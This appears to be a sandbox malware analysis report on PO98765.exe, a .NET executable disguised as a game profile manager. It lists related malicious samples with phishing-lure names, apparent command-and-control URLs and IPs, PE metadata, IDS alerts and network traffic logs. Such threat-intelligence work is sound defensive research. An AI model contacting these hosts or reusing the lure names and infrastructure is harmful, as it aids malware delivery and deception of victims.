	VOMAXTRADING.doc	Get hash	malicious	Browse	• www.mycapecrusade.com/bu43/?OBZPd=k6AhchXHBB&Yzrx=5Lfh6qcZO6QCpL41ah3mk8LUL3OJ/OZx9c26bzra2u0GgF5XtbJN8WKHQCrI7u2LEBkhnA==
	purchase order.exe	Get hash	malicious	Browse	• www.rettexo.com/sbmh/?0PJtBJ=kHp9H1tPAFmVsD64lxBGFA2zeARzx9tS7bJBiT/v97zwTY8F+uE1Nk95aq19aJdA0x4qnOoYAg==&jDHXG=aFNTklSp
	inv.exe	Get hash	malicious	Browse	• www.nextgenmemorabilia.com/hko6/?rL0=EcalOYSyHuIWNe0yBiyzQnDoyWnQ8AXmuso6y7H91Y9cmoRSZtclvU9o5GCKwGOmvOmDBOYeyw==&3f_X=Q2J8lT4hKB4
	anthon.exe	Get hash	malicious	Browse	• www.stlmache.com/94sb/?D8c=zlihirZ0hdZXaD&8pdPSNhX=oHhCnRhAqLFON9zTJDssyW7Qcc6qw5o0Z4654po5P9rAmpqiU8ijSaSHb7UixrcmwTy4
	RFQ For TRANS ANATOLIAN NATURAL GAS PIPELINE (TANAP) - PHASE 1(Package 2).exe	Get hash	malicious	Browse	• www.messianicentertainment.com/mkv/
	Scan 25112020 pdf.exe	Get hash	malicious	Browse	• www.youarecoveredamerica.com/cxs/?wR=30eviFukjpDMKdZAPLSN5kaysTzlcADcsOyOixR0/60FoTO0nFa3+4ZYvhmf8uIzSvTf&V4=inHXwbhx

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	PO EME39134.xlsx	Get hash	malicious	Browse	• www.pethgroup.com/mfg6/?NL08b=wzYKSVBwuJMkKFzZssaTzgW2Vk9zJFgyObnh9ous05GVmO8iDcl865kQdMMIGiQlXQz3Bg==&Ab=JpApTx
	PRODUCT INQUIRY BNQ1.xlsx	Get hash	malicious	Browse	• www.d2cbox.com/coz3/?RFN4=Db4oM/0ZSLcS2WrsSk0EAPitYAH7G5kPXSBsu1Ti9XYpj/EUmwYzXG6I+6XEGkDvXHlCmg==&RB=NL00JzKhBv9HkNRp
	Document Required.xlsx	Get hash	malicious	Browse	• www.vegbydesign.net/et2d/?LDHDp=V0L4Gg8XEG33noZ7KcimyECCbO7JKaiXnbIiZHmOm/4B4fbkqB2G6gSUl7eOq1VGLYG7cQ==&1bY8l=ktg8tf6PjX7
	Payment - Swift Copy.exe	Get hash	malicious	Browse	• www.meetyourwish.com/mnc/?Mdkdxdax=WY4KUSY8ftRWBzX7AqE30jxuDiwNulyYTSspkj6O426HLT41/FrvTZzWmkvAdUuy3I6l&ZVj0=YN6tXn0HZ8X
	Shipment Document BLINV And Packing List Attached.exe	Get hash	malicious	Browse	• www.kanmra.com/bg8v/?DXIXO=bN+sZwdqksHEVUXNrgv1qWKxxuRS+qOVBUFqNGSJvK31ERFsrbT8+Ywa/qntJ641tecm&Jt7=XPv4nH2h
	SR7UzD8vSg.exe	Get hash	malicious	Browse	• www.seatoskyphotos.com/g65/?7nwhJ4l=TXJeSLolb01vansOrhIgOMhNYUnQdj/rfF4amJcBrUYE+yYYkSMe6xNPoYCNXAECPfCM&PpJ=2dGHUZtH1RcT9x
	fSBya4AvVj.exe	Get hash	malicious	Browse	• www.crdtchef.com/coz3/?uVg8S=yVCTVPM0BpPlbRn&Cb=6KJmJcklo30WnY6vewxcXLig2KFmxMKN3/pat9BWRdDInxGr1qf1MmoT0+9/86rmVbJja+uPDg==

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	7OKYiP6gHy.exe	Get hash	malicious	Browse	• www.space-ghost.com /mz59/?DxlpdH=bx7WlvEZr3O5XBwlnsT/p4C3h10gePk/QJkiFTbVYZMx/qNyufU701Fr8sAaS9DQf7SJ&k2Jxtb=fDHHbT_hY
	ptFlhqUe89.exe	Get hash	malicious	Browse	• www.pethgroup.com/mfg6/?EZxHcv=idCXUjVPw&X2MdRr9H=wzYKSVB1uOMgKV/VusaTzgW2Vk9zJFgyOb/xhrytwZGUm/QkEM0ws9cSepgeCyUWcTuH
	G1K3UzwJBx.exe	Get hash	malicious	Browse	• www.softdevteams.com/wsu/?JfBpEB4H=UDFlvLrb363Z/K3+q9OjWueixmKoOm8xQw3Yd3ofqrJMoI6bXqsuqW1H0uReyIz+CvJE&odqddr=RzuhPD
	ARRIVAL NOTICE.xlsx	Get hash	malicious	Browse	• www.befitptstudio.com/ogg/?oN9xX=4mwbOnk+WEse1PEPUI+9OE7CuRKrYpR8Uy9t/eBM2SPWQ9N1Pm1uQBQ852Ah+FLlD8dO/Q==&r8=-ZoxsbmheH5H_0_
	Confectionary and choco.xlsx	Get hash	malicious	Browse	• www.thesiromiel.com/kgw/?qDH4D=f8c0xBrPYPKd&ML30a=2i2TlC6nSGv7nfRnhje0HOiHksQfPDJcIBIB+Miyp4ApD+T5OEbWO8tlEn4OYJPJCmlhDQ==
23.227.38.74	inv.exe	Get hash	malicious	Browse	• www.nairobi-paris.com/hko6/?rL0=lnnZpxegrJKzTox397oQ7hMdCzz828WEhmoqeuNRxe7x8IdLeLrXs8RcdM6azEYnfszPY9qEDw==&3f_X=Q2J8lT4hKB4
	EME_PO.39134.xlsx	Get hash	malicious	Browse	• www.smartropeofficial.com/mz59/?VrGd-0=igsD6CIxfIdP/BmaDcqJRhdi7opbp9JZE0pffGSxnJfYzYphWR5FxPFRxokm8KQT47JnMg==&MDKtU=Jxotsl4pOvw

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Shipment Document BLINV And Packing List Attached.exe	Get hash	malicious	Browse	• www.veryinteresthing.com/bg8v/?DXIXO=Ci+8b5yVi0HjeRDPketSQzJsjy9TvJsNh1v2CR5IKm1ZvVcQvafggDw5DTXIkkN2hOV2&Jt7=XPv4nH2h

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
www.edlasyarns.com	PO987556.exe	Get hash	malicious	Browse	• 160.122.150.218
shops.myshopify.com	inv.exe	Get hash	malicious	Browse	• 23.227.38.74
	EME_PO.39134.xlsx	Get hash	malicious	Browse	• 23.227.38.74
	Shipment Document BLINV And Packing List Attached.exe	Get hash	malicious	Browse	• 23.227.38.74
	Swift Copy.exe	Get hash	malicious	Browse	• 23.227.38.74
	Inv.exe	Get hash	malicious	Browse	• 23.227.38.64
	CSq58hA6nO.exe	Get hash	malicious	Browse	• 23.227.38.64
	New Order .xlsx	Get hash	malicious	Browse	• 23.227.38.64
	NQQWym075C.exe	Get hash	malicious	Browse	• 23.227.38.64
	Order specs19.11.20.exe	Get hash	malicious	Browse	• 23.227.38.64
	Payment Advice - Advice Ref GLV823990339.exe	Get hash	malicious	Browse	• 23.227.38.64
	SWIFT_HSBC Bank.exe	Get hash	malicious	Browse	• 23.227.38.64
	ORDER SPECIFITIONS.exe	Get hash	malicious	Browse	• 23.227.38.64
	anthony.exe	Get hash	malicious	Browse	• 23.227.38.64
	udtiZ6qM4s.exe	Get hash	malicious	Browse	• 23.227.38.64
	qAOaubZNjB.exe	Get hash	malicious	Browse	• 23.227.38.64
	uM0FDMSqE2.exe	Get hash	malicious	Browse	• 23.227.38.64
	new file.exe.exe	Get hash	malicious	Browse	• 23.227.38.64
	jrzlwOa0UC.exe	Get hash	malicious	Browse	• 23.227.38.64
	PDF ICITIUS33BUD10307051120003475.exe	Get hash	malicious	Browse	• 23.227.38.64
	HN1YzQ2L5v.exe	Get hash	malicious	Browse	• 23.227.38.64

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
CLAYERLIMITED-AS-APClayerLimitedHK	http://https://www.zhongguohnks.com	Get hash	malicious	Browse	• 155.159.255.154
	CSq58hA6nO.exe	Get hash	malicious	Browse	• 160.122.148.234
	Purchase Order 40,7045.exe	Get hash	malicious	Browse	• 168.206.180.179
	NQQWym075C.exe	Get hash	malicious	Browse	• 160.122.148.234
	ant.exe	Get hash	malicious	Browse	• 160.122.149.206
	nass.exe	Get hash	malicious	Browse	• 164.88.89.9
	new file.exe.exe	Get hash	malicious	Browse	• 168.206.237.116
	Zahlung-06.11.20.exe	Get hash	malicious	Browse	• 155.159.204.214
	7x7HROymud.exe	Get hash	malicious	Browse	• 160.121.58.239
	PLAN ORDER DURAN.exe	Get hash	malicious	Browse	• 160.121.180.19
	BANK TRANSFER SLIP.exe	Get hash	malicious	Browse	• 155.159.33.54
	PO_7801.exe	Get hash	malicious	Browse	• 164.88.101.212
	Payment Advice - Advice Ref[GLV824593835].exe	Get hash	malicious	Browse	• 164.88.81.242
	New Purchase Order 501,689$.exe	Get hash	malicious	Browse	• 168.206.49.204
	New Purchase Order 501,689$.exe	Get hash	malicious	Browse	• 164.88.89.161
	New Purchase Order 50,689$.exe	Get hash	malicious	Browse	• 164.88.89.161
	New Purchase Order 50,689$.exe	Get hash	malicious	Browse	• 160.121.14.148
	New Purchase Order 50,689$.exe	Get hash	malicious	Browse	• 164.88.89.161
	SecuriteInfo.com.Exploit.Siggen2.47709.12233.rtf	Get hash	malicious	Browse	• 160.121.132.40
	mp0nMsMroT.exe	Get hash	malicious	Browse	• 155.159.203.193

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
GOOGLEUS	Booking Confirmation.xlsx	Get hash	malicious	Browse	• 34.102.136.180
	PI202009255687.xlsx	Get hash	malicious	Browse	• 34.102.136.180
	VOMAXTRADING.doc	Get hash	malicious	Browse	• 34.102.136.180
	ACCOUNT TEAM.ppt	Get hash	malicious	Browse	• 172.217.168.1
	purchase order.exe	Get hash	malicious	Browse	• 34.102.136.180
	inv.exe	Get hash	malicious	Browse	• 34.102.136.180
	http://email.balluun.com/ls/click?upn=0tHwWGqJA7fIfwq261XQPoa-2Bm5KwDIa4k7cEZI4W-2FdMZ1Q80M51jA5s51EdYNFwUO080OaXBwsUkIwQ6bL8cCo1cNcDJzlw2uVCKEfhUzZ7Fudhp6bkdbJB13EqLH9-2B4kEnaIsd7WRusADisZIU-2FqT0gWvSPQ-2BUMBeGniMV23Qog3fOaT300-2Fv2T0mA5uuaLf6MwKyAEEDv4vRU3MHAWtQ-3D-3DaUdf_BEBGVEU6IBswk46BP-2FJGpTLX-2FIf4Ner2WBFJyc5PmXI5kSwVWq-2FIninIJmDnNhUsSuO8YJPXc32diFLFly8-2FlazGQr8nbzBIO-2BSvdfUqJySNySwNZh5-2F7tiFSU4CooXZWp-2FjpdCX-2Fz89pGPVGN3nhMItFmIBBYMcjwlGWZ8vS3fpyiPHr-2BxekPNfR4Lq-2Baznil07vpcMoEZofdPQTnqnmg-3D-3D	Get hash	malicious	Browse	• 172.217.168.84
	2020112395387_pdf.exe	Get hash	malicious	Browse	• 35.246.6.109
	anthon.exe	Get hash	malicious	Browse	• 34.102.136.180
	http://searchlf.com	Get hash	malicious	Browse	• 74.125.128.154
	RFQ For TRANS ANATOLIAN NATURAL GAS PIPELINE (TANAP) - PHASE 1(Package 2).exe	Get hash	malicious	Browse	• 34.102.136.180
	http://https://www.canva.com/design/DAEOhhihuRE/ilbmdiYYv4SZabsnRUealQ/view?utm_content=DAEOhhihuRE&utm_campaign=designshare&utm_medium=link&utm_source=sharebutton	Get hash	malicious	Browse	• 74.125.128.157
	http://https://www.canva.com/design/DAEOiuhLwDM/BOj9WYGqioxJf6uGii9b8Q/view?utm_content=DAEOiuhLwDM&utm_campaign=designshare&utm_medium=link&utm_source=sharebutton	Get hash	malicious	Browse	• 172.217.168.34
	http://https://docs.google.com/document/d/e/2PACX-1vTkklFHE_qZt5bggVyzSlPIJpfBM78UhR9h5giojoPSOo0J_kMb27pVCxF_eQESVaFWkRLwKQoIVpE-/pub	Get hash	malicious	Browse	• 74.125.128.155
	http://https://docs.google.com/forms/d/e/1FAIpQLSfvVCUvByTC7wlMNQsuALuu8sCIp5hXEtWabaZn5DsGltbkEg/viewform	Get hash	malicious	Browse	• 216.58.215.225
	http://https://docs.google.com/forms/d/e/1FAIpQLSfvVCUvByTC7wlMNQsuALuu8sCIp5hXEtWabaZn5DsGltbkEg/viewform	Get hash	malicious	Browse	• 172.217.168.34
	http://https://Index.potentialissue.xyz/?e=fake@fake.com	Get hash	malicious	Browse	• 74.125.128.155
	http://https://omgzone.co.uk/	Get hash	malicious	Browse	• 35.190.25.25
	http://yjjv.midlidl.com/index	Get hash	malicious	Browse	• 172.217.168.1
CLOUDFLARENETUS	AsyncClient.exe	Get hash	malicious	Browse	• 104.24.126.89
	http://https://sugar-stirring-mockingbird.glitch.me/#comp@hansi.at	Get hash	malicious	Browse	• 104.16.18.94
	inv.exe	Get hash	malicious	Browse	• 23.227.38.74
	doc-6954.xls	Get hash	malicious	Browse	• 104.18.62.178
	CO R94-04_____PDF.jar	Get hash	malicious	Browse	• 104.20.23.46
	QQWUO898519.xls	Get hash	malicious	Browse	• 104.18.48.20
	2020112395387_pdf.exe	Get hash	malicious	Browse	• 104.18.32.47
	CO R94-04_____PDF.jar	Get hash	malicious	Browse	• 104.20.23.46
	QQWUO898519.xls	Get hash	malicious	Browse	• 104.18.48.20
	anthon.exe	Get hash	malicious	Browse	• 172.67.209.143
	Statement Of Account.exe	Get hash	malicious	Browse	• 104.23.98.190
	http://searchlf.com	Get hash	malicious	Browse	• 104.18.226.52
	instrument indenture_11.25.2020.doc	Get hash	malicious	Browse	• 104.27.140.32
	SecuriteInfo.com.Heur.18406.xls	Get hash	malicious	Browse	• 172.67.159.187
	SecuriteInfo.com.Heur.18406.xls	Get hash	malicious	Browse	• 104.28.23.244
	instrument indenture_11.25.2020.doc	Get hash	malicious	Browse	• 104.27.141.32
	Vessel details.doc	Get hash	malicious	Browse	• 162.159.135.233
	instrument indenture_11.25.2020.doc	Get hash	malicious	Browse	• 104.27.140.32
	adjure-11.20.doc	Get hash	malicious	Browse	• 104.27.145.245
	adjure.11.25.2020.doc	Get hash	malicious	Browse	• 104.24.123.45

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\PO98765.exe.log	
Process:	C:\Users\user\Desktop\PO98765.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1406
Entropy (8bit):	5.341099307467139
Encrypted:	false
SSDEEP:	24:MLU84jE4K5E4Ks2E1qE4qXKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7FE4sAmER:MgvjHK5HKXE1qHiYHKhQnoPtHoxHhAHg
MD5:	E5FA1A53BA6D70E18192AF6AF7CFDBFA
SHA1:	1C076481F11366751B8DA795C98A54DE8D1D82D5
SHA-256:	1D7BAA6D3EB5A504FD4652BC01A0864DEE898D35D9E29D03EB4A60B0D6405D83
SHA-512:	77850814E24DB48E3DDF9DF5B6A8110EE1A823BAABA800F89CD353EAC7F72E48B13F3F4A4DC8E5F0FAA707A7F14ED90577CF1CB106A0422F0BEDD1EFD2E940E4
Malicious:	**true**
Reputation:	moderate, very likely benign file
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"Microsoft.VisualBasic, Version=10.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	7.3134929233666135
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 49.80% • Win32 Executable (generic) a (10002005/4) 49.75% • Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36% • Windows Screen Saver (13104/52) 0.07% • Generic Win/DOS Executable (2004/3) 0.01%
File name:	PO98765.exe
File size:	688128
MD5:	137ec800f9c49390f2f225ab22774443
SHA1:	2f3f1a1615b625cb1daf8d1e4a3eba208a89e30d
SHA256:	60263179eccb843c5aa38040ebd2483b29a3923a94987f006561488e5d0f1d96
SHA512:	41b84ea68ec7c2b9fd5205a1ce00fcbfbe03d82efb4ae7ca9030f643aae341ff32b23974a23db5f8c0fbb423b569e838c10da56f185cbf4e70f1c634e8b570ec
SSDEEP:	12288:WTrUNQlc2+gkNmZh18NVxQ6Ssz2UAP85zPvE:jlc2BNP6NVGRsl85LvE
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....Z._.....P..v.....N.... .....@.. .....@.....

File Icon

Icon Hash:	00828e8e8686b000

Static PE Info

General

Entrypoint:	0x4a944e
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x5FBF5AE3 [Thu Nov 26 07:36:03 2020 UTC]
TLS Callbacks:	
CLR (.Net) Version:	v4.0.30319
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Instruction
jmp dword ptr [00402000h]
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_IMPORT	0xa93fc	0x4f	.text
IMAGE_DIRECTORY_ENTRY_RESOURCE	0xaa000	0x480	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0xac000	0xc	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x2000	0x8	.text
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x2008	0x48	.text
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0xa7454	0xa7600	False	0.726912574683	data	7.32069962776	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rsrc	0xaa000	0x480	0x600	False	0.309244791667	data	2.62722465362	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0xac000	0xc	0x200	False	0.044921875	data	0.101910425663	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_VERSION	0xaa058	0x424	data		

Imports

DLL	Import
mscoree.dll	_CorExeMain

Version Infos


Description	Data
Translation	0x0000 0x04b0
LegalCopyright	Copyright Token Software 2014 - 2020 (GNU GPL)
Assembly Version	1.0.0.0
InternalName	BfRf.exe
FileVersion	1.0.0.0
CompanyName	Token Softwares
LegalTrademarks	
Comments	Manages the creation and activation of profiles in the X3 games created by Egosoft.
ProductName	Profile Manager
ProductVersion	1.0.0.0
FileDescription	Profile Manager
OriginalFilename	BfRf.exe

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
11/26/20-09:57:21.714305	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49709	34.102.136.180	192.168.2.4
11/26/20-09:57:42.153271	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49712	23.227.38.74	192.168.2.4

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 26, 2020 09:57:21.582588911 CET	49709	80	192.168.2.4	34.102.136.180
Nov 26, 2020 09:57:21.598923922 CET	80	49709	34.102.136.180	192.168.2.4
Nov 26, 2020 09:57:21.599069118 CET	49709	80	192.168.2.4	34.102.136.180
Nov 26, 2020 09:57:21.599386930 CET	49709	80	192.168.2.4	34.102.136.180
Nov 26, 2020 09:57:21.615598917 CET	80	49709	34.102.136.180	192.168.2.4
Nov 26, 2020 09:57:21.714304924 CET	80	49709	34.102.136.180	192.168.2.4
Nov 26, 2020 09:57:21.714354992 CET	80	49709	34.102.136.180	192.168.2.4
Nov 26, 2020 09:57:21.714684963 CET	49709	80	192.168.2.4	34.102.136.180
Nov 26, 2020 09:57:21.714863062 CET	49709	80	192.168.2.4	34.102.136.180
Nov 26, 2020 09:57:21.731035948 CET	80	49709	34.102.136.180	192.168.2.4
Nov 26, 2020 09:57:41.965548038 CET	49712	80	192.168.2.4	23.227.38.74
Nov 26, 2020 09:57:41.981944084 CET	80	49712	23.227.38.74	192.168.2.4
Nov 26, 2020 09:57:41.985135078 CET	49712	80	192.168.2.4	23.227.38.74
Nov 26, 2020 09:57:41.985487938 CET	49712	80	192.168.2.4	23.227.38.74
Nov 26, 2020 09:57:42.001837969 CET	80	49712	23.227.38.74	192.168.2.4
Nov 26, 2020 09:57:42.153270960 CET	80	49712	23.227.38.74	192.168.2.4
Nov 26, 2020 09:57:42.153326035 CET	80	49712	23.227.38.74	192.168.2.4
Nov 26, 2020 09:57:42.153441906 CET	80	49712	23.227.38.74	192.168.2.4
Nov 26, 2020 09:57:42.153491974 CET	80	49712	23.227.38.74	192.168.2.4
Nov 26, 2020 09:57:42.153522015 CET	80	49712	23.227.38.74	192.168.2.4
Nov 26, 2020 09:57:42.153549910 CET	80	49712	23.227.38.74	192.168.2.4
Nov 26, 2020 09:57:42.153578997 CET	80	49712	23.227.38.74	192.168.2.4
Nov 26, 2020 09:57:42.153582096 CET	49712	80	192.168.2.4	23.227.38.74
Nov 26, 2020 09:57:42.153647900 CET	49712	80	192.168.2.4	23.227.38.74
Nov 26, 2020 09:57:42.153775930 CET	49712	80	192.168.2.4	23.227.38.74
Nov 26, 2020 09:57:42.154025078 CET	49712	80	192.168.2.4	23.227.38.74
Nov 26, 2020 09:58:02.675896883 CET	49715	80	192.168.2.4	160.122.150.218
Nov 26, 2020 09:58:05.676021099 CET	49715	80	192.168.2.4	160.122.150.218
Nov 26, 2020 09:58:11.676599026 CET	49715	80	192.168.2.4	160.122.150.218
Nov 26, 2020 09:58:24.791840076 CET	49718	80	192.168.2.4	160.122.150.218
Nov 26, 2020 09:58:27.803355932 CET	49718	80	192.168.2.4	160.122.150.218

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 26, 2020 09:56:46.876534939 CET	49182	53	192.168.2.4	8.8.8.8
Nov 26, 2020 09:56:46.903584957 CET	53	49182	8.8.8.8	192.168.2.4
Nov 26, 2020 09:56:53.255492926 CET	59920	53	192.168.2.4	8.8.8.8
Nov 26, 2020 09:56:53.282816887 CET	53	59920	8.8.8.8	192.168.2.4
Nov 26, 2020 09:57:21.534744024 CET	57458	53	192.168.2.4	8.8.8.8
Nov 26, 2020 09:57:21.574743986 CET	53	57458	8.8.8.8	192.168.2.4
Nov 26, 2020 09:57:22.688765049 CET	50579	53	192.168.2.4	8.8.8.8

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 26, 2020 09:57:22.715966940 CET	53	50579	8.8.8.8	192.168.2.4
Nov 26, 2020 09:57:24.885966063 CET	51703	53	192.168.2.4	8.8.8.8
Nov 26, 2020 09:57:24.912981987 CET	53	51703	8.8.8.8	192.168.2.4
Nov 26, 2020 09:57:41.923377037 CET	65248	53	192.168.2.4	8.8.8.8
Nov 26, 2020 09:57:41.963454962 CET	53	65248	8.8.8.8	192.168.2.4
Nov 26, 2020 09:57:51.821472883 CET	53723	53	192.168.2.4	8.8.8.8
Nov 26, 2020 09:57:51.848748922 CET	53	53723	8.8.8.8	192.168.2.4
Nov 26, 2020 09:57:52.637336016 CET	64646	53	192.168.2.4	8.8.8.8
Nov 26, 2020 09:57:52.664422989 CET	53	64646	8.8.8.8	192.168.2.4
Nov 26, 2020 09:58:02.332180977 CET	65298	53	192.168.2.4	8.8.8.8
Nov 26, 2020 09:58:02.674093962 CET	53	65298	8.8.8.8	192.168.2.4
Nov 26, 2020 09:58:05.489701033 CET	59123	53	192.168.2.4	8.8.8.8
Nov 26, 2020 09:58:05.516762972 CET	53	59123	8.8.8.8	192.168.2.4
Nov 26, 2020 09:58:18.561975956 CET	54531	53	192.168.2.4	8.8.8.8
Nov 26, 2020 09:58:18.589188099 CET	53	54531	8.8.8.8	192.168.2.4
Nov 26, 2020 09:58:24.445055008 CET	49714	53	192.168.2.4	8.8.8.8
Nov 26, 2020 09:58:24.787240982 CET	53	49714	8.8.8.8	192.168.2.4
Nov 26, 2020 09:58:25.697844028 CET	58028	53	192.168.2.4	8.8.8.8
Nov 26, 2020 09:58:25.753426075 CET	53	58028	8.8.8.8	192.168.2.4
Nov 26, 2020 09:58:30.835995913 CET	53097	53	192.168.2.4	8.8.8.8
Nov 26, 2020 09:58:30.863044977 CET	53	53097	8.8.8.8	192.168.2.4

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Nov 26, 2020 09:57:21.534744024 CET	192.168.2.4	8.8.8.8	0x6df1	Standard query (0)	www.westhighlandwayt ours.com	A (IP address)	IN (0x0001)
Nov 26, 2020 09:57:41.923377037 CET	192.168.2.4	8.8.8.8	0xed31	Standard query (0)	www.bloochy.com	A (IP address)	IN (0x0001)
